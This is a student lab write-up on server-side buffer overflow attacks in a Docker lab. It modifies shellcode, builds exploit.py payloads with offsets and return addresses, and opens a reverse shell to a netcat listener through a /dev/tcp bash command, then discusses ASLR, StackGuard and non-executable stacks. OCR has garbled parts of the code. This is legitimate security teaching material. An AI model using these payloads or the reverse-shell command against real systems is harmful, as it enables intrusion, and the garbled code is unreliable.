
# LAB 07: Buffer Overflow Attack - Server Side:

# **Turning off Countermeasures:**


In order to perform the Buffer Overflow attack, first we disable the countermeasure in the form of Address Space Layout Randomization. If it is enabled then it would be hard to predict the position of stack in the memory. So, for simplicity, we disable this countermeasure by setting it to 0 (false) in the sysctl file, as follows:



#### Make and make install:



## Docker config:






## **Task 1:**

The shellcode runs the "/bin/bash" shell program (Line  $\square$ ), but it is given two arguments, "-c" (Line  $\square$ ) and a command string (Line  $\square$ ). This indicates that the shell program will run the commands in the second argument. The \* at the end of these strings is only a placeholder, and it will be replaced by one byte of 0x00 during the execution of the shellcode. Each string needs to have a zero at the end, but we cannot put zeros in the shellcode. Instead, we put a placeholder at the end of each string, and then dynamically put a zero in the placeholder during the execution.

We will use a.32 out to create a file virus and then delete using a.64 out.



#### A32out:

Is command list files and output hello 32 and user information 2.

#### A64.out

```
seed@ip-172-31-14-16: ~/Documents/lab7/Labsetup/shellcode
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-rw-rw-r-- 1 seed seed 165 Oct 30 17:04 codefile_64
-rwxrwxr-x 1 seed seed 1221 Dec 23 2020 shellcode_32.py
-rwxrwxr-x 1 seed seed 1295 Dec 23 2020 shellcode_64.py
Hello 32
user1:x:1002:1002:user1,,,:/home/user1:/bin/bash
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
seed@ip-172-31-14-16:~/Documents/lab7/Labsetup/shellcode$ ./a64.out
total 64
-rw-rw-r-- 1 seed seed 160 Dec 23 2020 Makefile
-rw-rw-r-- 1 seed seed 312 Dec 23 2020 README.md
-rwxrwxr-x 1 seed seed 15740 Oct 30 17:03 a32.out
-rwxrwxr-x 1 seed seed 16888 Oct 30 17:03 a64.out
-rw-rw-r-- 1 seed seed 476 Dec 23 2020 call shellcode.c
-rw-rw-r-- 1 seed seed 136 Oct 30 17:04 codefile 32
-rw-rw-r-- 1 seed seed
                          165 Oct 30 17:04 codefile 64
-rwxrwxr-x 1 seed seed 1221 Dec 23 2020 shellcode 32.pv
-rwxrwxr-x 1 seed seed 1295 Dec 23 2020 shellcode 64.py
Hello 64
colord:x:123:133:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/no
login
gdm:x:124:134:Gnome Display Manager:/var/lib/gdm3:/bin/false
user1:x:1002:1002:user1,,,:/home/user1:/bin/bash
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
seed@ip-172-31-14-16:~/Documents/lab7/Labsetup/shellcode$
```

Create a file virus in tmp using a.32 out and delete using a.64 out and output shown (): A32 code

```
shellcode_32.py
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                   stack.c ×
                                 Makefile
                                                call_shellcode.c ×
                                                                      shellcode_32.py
                                                                                            shellcode 64.py
1 #!/usr/bin/python3
2 import sys
4 # You can use this shellcode to run any command you want
5 shellcode = (
     "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
     "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
7
     \\ \\ \text{$^{\times}4b\times48\times31\times20\times00\times0b\times0b\times0d\times80\times2xff\timesff}\\
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9
     "/bin/bash*'
     "-C*"
10
     # You can modify the following command string to run any command.
11
     # You can even run multiple commands. When you change the string,
12
     # make sure that the position of the * at the end doesn't change.
13
     # The code above will change the byte at this position to zero,
     # so the command string ends here.
15
     # You can delete/add spaces, if needed, to keep the position the same.
16
17
     # The * in this line serves as the position marker
    #"/bin/ls -l; echo Hello 32; /bin/tail -n 2 /etc/passwd
18
    "echo 'create a file virus'; /bin/touch /tmp/virus
19
20
21
               # Placeholder for argv[0] --> "/bin/bash"
              # Placeholder for argv[1] --> "-c"
     "BBBB"
22
23
     "CCCC"
               # Placeholder for argv[2] --> the command string
24
     "DDDD"
              # Placeholder for argv[3] --> NULL
25 ).encode('latin-1')
26
27 content = bytearray(200)
28 content[0:] = shellcode
30 # Save the binary code to file
31 with open('codefile 32', 'wb') as f:
   f.write(content)
```

A64 code: ()

Code no tmp. file present before execution:

```
seed@ip-172-31-14-16: ~/Documents/lab7/Labsetup/shellcode
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                           seed@ip-172-31-14-16: ... × seed@ip-172-31-14-16: ...
-rwxrwxr-x 1 seed seed 1295 Dec 23 2020 shellcode 64.py
Hello 64
colord:x:123:133:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/no
gdm:x:124:134:Gnome Display Manager:/var/lib/gdm3:/bin/false
user1:x:1002:1002:user1,,,:/home/user1:/bin/bash
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
seed@ip-172-31-14-16:~/Documents/lab7/Labsetup/shellcode$ ls /tmp/
Temp-00bdd964-56a3-446c-a191-1c7584467ae5
MEIvkUgul
pulse-PKdhtXMmr18n
snap.lxd
ssh-LJ0b5EBbsv0f
systemd-private-ca916584e63c481c860b1d7abe759d01-ModemManager.service-i91CRh
systemd-private-ca916584e63c481c860b1d7abe759d01-colord.service-xtUabi
systemd-private-ca916584e63c481c860b1d7abe759d01-switcheroo-control.service-CoKZ
ph
systemd-private-ca916584e63c481c860b1d7abe759d01-systemd-logind.service-Iu6G7e
systemd-private-ca916584e63c481c860bld7abe759d01-systemd-resolved.service-nFJMJh
systemd-private-ca916584e63c481c860b1d7abe759d01-systemd-timesyncd.service-zE5nJ
systemd-private-ca916584e63c481c860b1d7abe759d01-upower.service-VHrnrh
seed@ip-172-31-14-16:~/Documents/lab7/Labsetup/shellcode$
seed@ip-172-31-14-16:~/Documents/lab7/Labsetup/shellcode$
```

Virus file created after a.32 out:

```
seed@ip-172-31-14-16:~/Documents/lab7/Labsetup/shellcode$ ls /tmp/
Temp-00bdd964-56a3-446c-a191-1c7584467ae5
_MEIvkUgul
pulse-PKdhtXMmr18n
snap.lxd
ssh-LJ0b5EBbsvQf
systemd-private-ca916584e63c481c860b1d7abe759d01-ModemManager.service-i91CRh
systemd-private-ca916584e63c481c860b1d7abe759d01-colord.service-xtUabj
systemd-private-ca916584e63c481c860b1d7abe759d01-switcheroo-control.service-CoKZ
ph
systemd-private-ca916584e63c481c860b1d7abe759d01-systemd-logind.service-Iu6G7e
systemd-private-ca916584e63c481c860b1d7abe759d01-systemd-resolved.service-rFJMJh
systemd-private-ca916584e63c481c860b1d7abe759d01-systemd-timesyncd.service-zE5nJ
g
systemd-private-ca916584e63c481c860b1d7abe759d01-upower.service-VHrnrh
virus
```

Code change in a64 to delete virus file:

```
shellcode 64.py
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                                                                                                                                                     *
                                                                                                                                                     shellcode 64.py
  1 #!/usr/bin/pvthon3
  2 import sys
  4 # You can use this shellcode to run any command you want
 5 shellcode = (
6 "\xeb\x36\x5b\x48\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x48"
          "\x89\x5b\x48\x48\x8d\x4b\x0a\x48\x89\x4b\x50\x48\x8d\x4b\x0d\x48"
          "\x89\x4b\x58\x48\x89\x43\x60\x48\x89\xdf\x48\x8d\x73\x48\x48\x31"
         "\xd2\x48\x31\xc0\xb0\x3b\x0f\x05\xe8\xc5\xff\xff\xff
         # You can modify the following command string to run any command.
      # You can modify the following command string to run any command.

# You can even run multiple commands. When you change the string,

# make sure that the position of the * at the end doesn't change.

# The code above will change the byte at this position to zero,

# so the command string ends here.

# You can delete/add spaces, if needed, to keep the position the same.

# The * in this line serves as the position marker

# "/bin/ls -l; echo Hello 64; /bin/tail -n 4 /etc/passwd *"
15
16
17
18
19
          "echo 'delete the virus file
"AAAAAAAA" # Placeholder f
                                                           ; /bin/rm /tmp/viru
                              # Placeholder for argv[0] --> "/bin/bash"
# Placeholder for argv[1] --> "-c"
# Placeholder for argv[2] --> the command string
# Placeholder for argv[3] --> NULL
        "BBBBBBBB"
        "DDDDDDDD"
25 ).encode('latin-1')
26
27 content = bytearray(200)
28 content[0:] = shellcode
30 # Save the binary code to file
31 with open('codefile_64', 'wb') as f:
       f.write(content)
```

Make executable run and check if file deleted:

```
seed@ip-172-31-14-16; ~/Documents/lab7/Labsetup/shellcode
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                                                    seed@ip-172-31-14-16: ... ×
  seed@ip-172-31-14-16: ... ×
                           seed@ip-172-31-14-16: ... ×
systemd-private-ca916584e63c481c860b1d7abe759d01-systemd-resolved.service-nFJMJh
systemd-private-ca916584e63c481c860b1d7abe759d01-systemd-timesyncd.service-zE5nJ
systemd-private-ca916584e63c481c860b1d7abe759d01-upower.service-VHrnrh
virus
seed@ip-172-31-14-16:~/Documents/lab7/Labsetup/shellcode$ ./shellcode 64.py
seed@ip-172-31-14-16:~/Documents/lab7/Labsetup/shellcode$ ./a64.out
delete the virus file
seed@ip-172-31-14-16:~/Documents/lab7/Labsetup/shellcode$ ls /tmp/
Temp-00bdd964-56a3-446c-a191-1c7584467ae5
MEIvkUgul
pulse-PKdhtXMmr18n
snap.lxd
ssh-LJ0b5EBbsvQf
systemd-private-ca916584e63c481c860b1d7abe759d01-ModemManager.service-i91CRh
systemd-private-ca916584e63c481c860b1d7abe759d01-colord.service-xtUabj
systemd-private-ca916584e63c481c860b1d7abe759d01-switcheroo-control.service-CoKZ
ph
systemd-private-ca916584e63c481c860b1d7abe759d01-systemd-logind.service-Iu6G7e
systemd-private-ca916584e63c481c860b1d7abe759d01-systemd-resolved.service-nFJMJh
systemd-private-ca916584e63c481c860b1d7abe759d01-systemd-timesyncd.service-zE5nJ
systemd-private-ca916584e63c481c860b1d7abe759d01-upower.service-VHrnrh
seed@ip-172-31-14-16:~/Documents/lab7/Labsetup/shellcode$
```

# TASK 2: Level 1:

Ebp and buffer address same multiple times which means address randomization is turned off. Our first target runs on 10.9.0.5 (the port number is 9090), and the vulnerable program stack is a 32-bit program. We create and feed the badfile and then first obtain a shell and then a reverse shell:

First check the random address m is off and we can see that is returns the same location on running multiple times:

```
seed@ip-172-31-14-16: ~/Documents/lab7/Labsetup
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Starting server-4-10.9.0.8 ... done
Starting server-3-10.9.0.7 ... done
Starting server-1-10.9.0.5 ... done
Attaching to server-3-10.9.0.7, server-2-10.9.0.6, server-1-10.9.0.5, server-4-1
0.9.0.8
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffffd0b8
server-1-10.9.0.5 | Buffer's address inside bof():
                                                         0xffffd048
server-1-10.9.0.5 | ==== Returned Properly ====
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffffd0b8
server-1-10.9.0.5 | Buffer's address inside bof():
                                                        0xffffd048
server-1-10.9.0.5
                    ==== Returned Properly ====
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffffd0b8
server-1-10.9.0.5 | Buffer's address inside bof(): 0xffffd048
server-1-10.9.0.5 | ==== Returned Properly ====
```

File or echo it returns properly Make badfile 517



Virus file is generated.

The modifications to the code can be seen below:

Changes in code:

```
exploit.py
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                                    -/Documents/lab7/Labsetup/attack-code
                       Makefile ×
                                   call_shellcode.c × shellcode_32.py ×
                                                                     shellcode 64.py
                                                                                      exploit.py ×
     "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
 8
    " - C*"
9
10
    # You can modify the following command string to run any command.
11
    # You can even run multiple commands. When you change the string,
     # make sure that the position of the * at the end doesn't change.
12
    # The code above will change the byte at this position to zero,
13
14
    # so the command string ends here.
15
    # You can delete/add spaces, if needed, to keep the position the same.
    # The * in this line serves as the position marker
16
                                                             * 11
   #"/bin/ls -l; echo Hello 32; /bin/tail -n 2 /etc/passwd
17
18
    "echo 'create a file virus'; /bin/touch /tmp/virus
19
20
    "AAAA"
            # Placeholder for argv[0] --> "/bin/bash"
21
    "BBBB"
            # Placeholder for argv[1] --> "-c"
22
    "CCCC"
            # Placeholder for argv[2] --> the command string
    "DDDD"
23
            # Placeholder for argv[3] --> NULL
24 ).encode('latin-1')
25
26 # Fill the content with NOP's
27 content = bytearray(0x90 for i in range(517))
30 #info from server
31 #ebp addrs = $ 0xffffd0b8 ; buffer = 0xffffd048
32 #ebp - &buffer = 112
33 # Put the shellcode somewhere in the payload
34 start = 517 - len(shellcode)
                                        # Change this number
35 content[start:start + len(shellcode)] = shellcode
37 # Decide the return address value
38 # and put it somewhere in the payload
39 ret = 0xffffd0b8 + 10 # Change this number
40 offset = 112+4
                          # Change this number
42 # Use 4 for 32-bit address and 8 for 64-bit address
43 content[offset:offset + 4] = (ret).to bytes(4,byteorder='little')
45
46 # Write the content to a file
47 with open('badfile', 'wb') as f:
48 f.write(content)
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```

## Attack success as file created:

```
seed@ip-172-31-14-16:~/Documents/lab7/Labsetup$ docksh server-1-10.9.0.5
root@5d44ae1eed9f:/bof# ls /tmp/
virus
```

**REVERSE SHELL:** 

Code change:

```
exploit.py
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                                      -/Documents/lab7/Labsetup/attack-code
                         Makefile >
                                     call shellcode.c × shellcode 32.pv ×
                                                                         shellcode 64.py
                                                                                           exploit.py ×
     "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
     "/bin/bash*"
8
     "-C*"
    # You can modify the following command string to run any command.
10
     # You can even run multiple commands. When you change the string,
11
     # make sure that the position of the * at the end doesn't change.
12
    # The code above will change the byte at this position to zero,
13
14
    # so the command string ends here.
    # You can delete/add spaces, if needed, to keep the position the same.
15
    # The * in this line serves as the position marker
16
17
   #"/bin/ls -l; echo Hello 32; /bin/tail -n 2 /etc/passwd
   #"echo 'create a file virus'; /bin/touch /tmp/virus "/bin/bash -i > /dev/tcp/172.31.14.16/9090 0<&1 2>&1
18
19
20
     "AAAA" # Placeholder for argv[0] --> "/bin/bash"
21
             # Placeholder for argv[1] --> "-c"
# Placeholder for argv[2] --> the command string
22
     "BBBB"
     "CCCC"
23
     "DDDD" # Placeholder for argv[3] --> NULL
24
25 ).encode('latin-1')
26
27 # Fill the content with NOP's
28 content = bytearray(0x90 for i in range(517))
31 #info from server
32 #ebp addrs = $ 0xffffd0b8 ; buffer = 0xffffd048
33 #ebp - &buffer = 112
34 # Put the shellcode somewhere in the payload
35 start = 517 - len(shellcode)
                                          # Change this number
36 content[start:start + len(shellcode)] = shellcode
37
38 # Decide the return address value
39 # and put it somewhere in the payload
40 ret = 0xffffd0b8 + 10 # Change this number
41 \text{ offset} = 112+4
                             # Change this number
42
43 # Use 4 for 32-bit address and 8 for 64-bit address
44 content[offset:offset + 4] = (ret).to bytes(4,byteorder='little')
46
47 # Write the content to a file
48 with open('badfile', 'wb') as f:
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```


```
seed@ip-172-31-14-16:~/Documents/
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 4
root@5d44aeleed9f:/bof# ifconfig
```

```
seed@ip-172-31-14-16:~/Documents/lab7/Labsetup/attack-code$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 47380
root@5d44aeleed9f:/bof# ifconfig
ifconfia
eth0: flags=4163<UP, BROADCAST, RUNNING, MULTICAST> mtu 1500
       inet 10.9.0.5 netmask 255.255.255.0 broadcast 10.9.0.255
       ether 02:42:0a:09:00:05 txqueuelen 0 (Ethernet)
       RX packets 104 bytes 14093 (14.0 KB)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 23 bytes 1503 (1.5 KB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,L00PBACK,RUNNING> mtu 65536
       inet 127.0.0.1 netmask 255.0.0.0
       loop txqueuelen 1000 (Local Loopback)
       RX packets 0 bytes 0 (0.0 B)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 0 bytes 0 (0.0 B)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
root@5d44aeleed9f:/bof#
```

# TASK 3: Level 2:

In this task, we are going to increase the difficulty of the attack a little bit by not displaying an essential piece of the information. Our target server is 10.9.0.6 (the port number is still 9090, and the vulnerable program is still a 32-bit program).

On running the server-2 code from its container terminal we can see that in case we only get 1 detail upon inspection and based on this detail and inspection we have to work without the ebp.



Change in code:

Create virus:

```
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            Makefile ×
                       call shellcode.c ×
                                       shellcode 32.py ×
                                                                        exploit.py
                                                                                    exploit1.py >
10
     # You can modify the following command string to run any command.
     # You can even run multiple commands. When you change the string,
    # make sure that the position of the * at the end doesn't change.
12
     # The code above will change the byte at this position to zero,
13
    # so the command string ends here.
14
15
     # You can delete/add spaces, if needed, to keep the position the same.
    # The * in this line serves as the position marker
16
17
   #"/bin/ls -l; echo Hello 32; /bin/tail -n 2 /etc/passwd
    "echo 'create a file virus'; /bin/touch /tmp/virus
18
19
   #"/bin/bash -i > /dev/tcp/172.31.14.16/9090 0<&1 2>&1
20
21
     "AAAA"
             # Placeholder for argv[0] --> "/bin/bash"
22
            # Placeholder for argv[1] --> "-c"
23
     "CCCC"
             # Placeholder for argv[2] --> the command string
24
     "DDDD"
             # Placeholder for argv[3] --> NULL
25 ).encode('latin-1')
27 # Fill the content with NOP's
28 content = bytearray(0x90 for i in range(517))
31 #info from server
32 #buffer = 0xffffcff8
33 #ebp - &buffer = unknown
34 # Put the shellcode somewhere in the payload
35 start = 517 - len(shellcode)
                                         # Change this number
36 content[start:start + len(shellcode)] = shellcode
37
38 # Decide the return address value
39 # and put it somewhere in the payload
        = 0xffffcff8 + 300 # Change this number
40 ret
41
42 # put ret in first 240 bytes using for looP:
43 # Use 4 for 32-bit address and 8 for 64-bit address
44 for i in range(60):
45
         offset = i*4
46 content[offset:offset + 4] = (ret).to bytes(4,byteorder='little')
48
49 # Write the content to a file
50 with open('badfile', 'wb') as f:
   f.write(content)
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```

The idea is to create a partition with a multiple of 4 for 32 bit address and then we use the known buffer address of 0xffffcff8 and run it in a loop of 60x4 times as this would be 240 bytes of ret address and then the malicious code.

The start defines where we put the shellcode and it is to be put once the NOP's are run so we can then have our code being executed at the return address after NOP executed and we return address.

Here we do not know the offset so the loop runs i\*4 times till we reach and the number has been selected to be '300'.

Following shows the code to get a reverse shell: Delete virus and Get Reverse Shell:

```
*exploit1.py
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 1 #!/usr/bin/python3
 2 import sys
     "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
"\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
      "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff
     # You can modify the following command string to run any command.
    18
19
# Change this number
38 # Decide the return address value
39 # and put it somewhere in the payload
40 ret = 0xffffcff8 + 300 # Change this number
42 # put ret in first 240 bytes using for looP:
43 # Use 4 for 32-bit address and 8 for 64-bit address
44 for i in range(60):
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```

# Task 6: Address Randomization:

We turn the following flags back on and upon observation shoot our command on server-1 and server-3 and we see that everytime we execute our commands the address returned for ebp and buffer address inside bof() are returned differently.

```
seed@ip-172-31-14-16: ~/Documents/lab7/Labsetup

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seed@ip-172-31-14-16: ~/Documents/la... × | seed@ip-172-31-14-16: ~/Documents/la... × + ▼

seed@ip-172-31-14-16: ~/Documents/Lab7/Labsetup$ sudo /sbin/sysctl kernel.randomi

ze_va_space
kernel.randomize_va_space = 2

seed@ip-172-31-14-16: ~/Documents/Lab7/Labsetup$
```


```
seed@ip-172-31-14-16: ~/Documents/lab7/Labsetup
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  seed@ip-172-31-14-16: ~/Documents/la... ×
                                        seed@ip-172-31-14-16: ~/Documents/la... ×
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 6
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof(): 0x00007ffebaa501a0
server-3-10.9.0.7 | Buffer's address inside bof():
                                                        0x00007ffebaa500d0
server-3-10.9.0.7 | ==== Returned Properly ====
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffe40028
server-1-10.9.0.5 | Buffer's address inside bof():
                                                        0xffe3ffb8
server-1-10.9.0.5 | ==== Returned Properly ====
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffba5008
server-1-10.9.0.5 | Buffer's address inside bof():
                                                        0xffba4f98
server-1-10.9.0.5 | ==== Returned Properly ====
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 6
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof(): 0x00007ffdb2114530
server-3-10.9.0.7 | Buffer's address inside bof():
                                                        0x00007ffdb2114460
server-3-10.9.0.7 | ==== Returned Properly ====
```

The explanation for this is that, previously when Address Space Layout Randomization countermeasure was off, the stack frame always started from the same memory point for each program for simplicity purpose. This made it easy for us to guess or find the offset, that is the difference between the return address and the start of the buffer, to place our malicious code and corresponding return address in the program.

But, when Address Space Layout Randomization countermeasure is on, then the stack frame's starting point is always randomized and different. So, we can't correctly find the starting point or the offset to perform the overflow. The only option left is to try as many numbers of time as possible, unless we hit the address that we specify in our vulnerable code. On running the brute force program, the program ran until it hit the address that allowed the shell program to run.

```
seed@ip-172-31-14-16:~/Documents/lab7/Labsetup/shellcode$ ./a
Segmentation fault (core dumped)
seed@ip-172-31-14-16:~/Documents/lab7/Labsetup/shellcode$ ./a
Segmentation fault (core dumped)
seed@ip-172-31-14-16:-/Documents/lab7/Labsetup/shellcode$ ./a
```

And on running the code with following we can see if we get the shell:



# **TASK 7: Turn on Stack Guard:**

# A ):

```
seed@ip-172-31-14-16:~/Documents/lab7/Labsetup/server-code$ ./stack-L1ESP < badf
ile

Input size: 517
Frame Pointer (ebp) inside bof(): 0xff9e0788
Buffer's address inside bof(): 0xff9e0718
*** stack smashing detected ***: terminated
Aborted</pre>
```

When we try to pass it with address randomization on we can see that stack is being smashed and it is detected.

Buffer overflow occurs when the user input exceeds the buffer capacity. The following C code can cause the buffer to overflow if the user enters more than ten characters. In such a case, the compiler will throw the stack smashing detected error.

It is done by adding a guard variable to functions with vulnerable objects.

Task 7.b: Turn on the Non-executable Stack Protection: Operating systems used to allow executable stacks, but this has now changed: In Ubuntu OS, the binary images of programs (and shared libraries) must declare whether they require executable stacks or not, i.e., they need to mark a field in the program header. Kernel or dynamic linker uses this marking to decide whether to make the stack of this running program executable or non-executable. This marking is done automatically by the gcc, which by default makes stack non-executable. We can specifically make it non- executable using the "-z noexecstack" flag in the compilation. In our previous tasks, we used "-z execstack" to make stacks executable.

```
seed@ip-172-31-14-16:~/Documents/lab7/Labsetup/shellcode$ ./&
Segmentation fault (core dumped)
seed@ip-172-31-14-16:~/Documents/lab7/Labsetup/shellcode$ ./&
Segmentation fault (core dumped)
seed@ip-172-31-14-16:-/Documents/lab7/Labsetup/shellcode$
```

This error is clearly caused because the stack is no more executable. When we perform buffer overflow attack, we try to run a program that could easily provide us with root access and hence be very malicious. But this program is generally stored in stack and we try to enter a return address that points to that malicious program. The stack memory layout indicates that it stores only local variables and arguments, along with return addresses and ebp values. But all these values will not have any execution requirement and hence there is no need to have the stack as executable. Hence, by removing this executable feature, the normal programs will still

run the same with no side effects, but the malicious code will also be considered as data rather than code. It is treated not as a program but read-only data. Hence, our attack fails unlike before where our attacks succeeded because of stack being executable.